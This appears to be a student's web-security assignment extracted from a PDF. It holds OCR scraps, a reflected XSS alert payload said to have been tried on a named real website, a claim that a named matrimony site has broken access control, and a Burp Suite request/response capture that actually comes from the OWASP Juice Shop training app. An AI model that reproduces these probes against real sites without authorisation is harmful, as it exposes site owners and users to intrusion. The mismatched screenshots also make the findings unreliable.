

REAL BLUEBERRIES REAL ALMONDS REAL CHERRIES REAL CHOCOLATE

Humid Now

ENG IN 8:26 PM 7/4/2024

8:27 PM 7/4/2024



C. Find 2 websites that are vulnerable to iFrame Injection Vulnerability.



## ASSIGNMENT – 12

Find cross-site scripting (XSS) Vulnerability Using the Reflected XSS test case in the below-mentioned website: a) Smtmax.com

Using this command: <script>alert("REFLECTED XSS")</script> in the input fields of the website we can get a pop up



### 3. Find a website that is vulnerable to Broken Access Control Vulnerability.

Website : Vevishal matrimon (https://www.lagnakaro.com/)

Using burp suite, we take the ID and change it

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. The "Request" pane displays a POST request to "/rest/basket/1" with various headers and a JSON payload. The "Response" pane shows the JSON response for the product detail page, which includes two products: "Apple Juice (1000ml)" and "Apple Pomace". Both products have a quantity of 3 and were created on 2024-08-23T05:15:00.050Z. The "apple\_pomace" product has an additional note about apple pressings.

```
Request
Pretty Raw Hex
1 GET /rest/basket/1 HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Content-Type: application/json
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Accept-Charset: Basic
9 Referer: https://juice-shop.herokuapp.com/
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 Te: trailers
14 Connection: keep-alive
15
16

Response
Pretty Raw Hex Render
{
  "id":1,
  "name":"Apple Juice (1000ml)",
  "description":"The all-time classic.",
  "price":1.99,
  "deluxePrice":0.99,
  "image":"apple_juice.jpg",
  "createDate":"2024-08-23T05:15:06.134Z",
  "updateDate":"2024-08-23T05:16:06.134Z",
  "deleteDate":null,
  "BasketItem": [
    {
      "productId":1,
      "basketId":1,
      "id":65,
      "quantity":3,
      "createDate":"2024-08-23T05:15:00.050Z",
      "updateDate":"2024-08-23T05:16:48.692Z"
    }
  ],
  "id":24,
  "name":"Apple Pomace",
  "description":
    "Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be <a href=\"/#recycle\">recycled back to us</a> for recycling.",
  "image":"apple_pressings.jpg",
  "createDate":"2024-08-23T05:15:06.138Z",
  "updateDate":"2024-08-23T05:16:06.138Z",
  "deleteDate":null,
  "BasketItem": [
    {
      "productId":24,
      "basketId":1,
      "id":66,
      "quantity":3,
      "createDate":"2024-08-23T05:15:04.067Z",
      "updateDate":"2024-08-23T05:16:37.028Z"
    }
  ]
}
1,914 bytes | 1,227 millis
0 highlights
0 highlights
Event log (2) All issues
Memorv: 291.1MB
```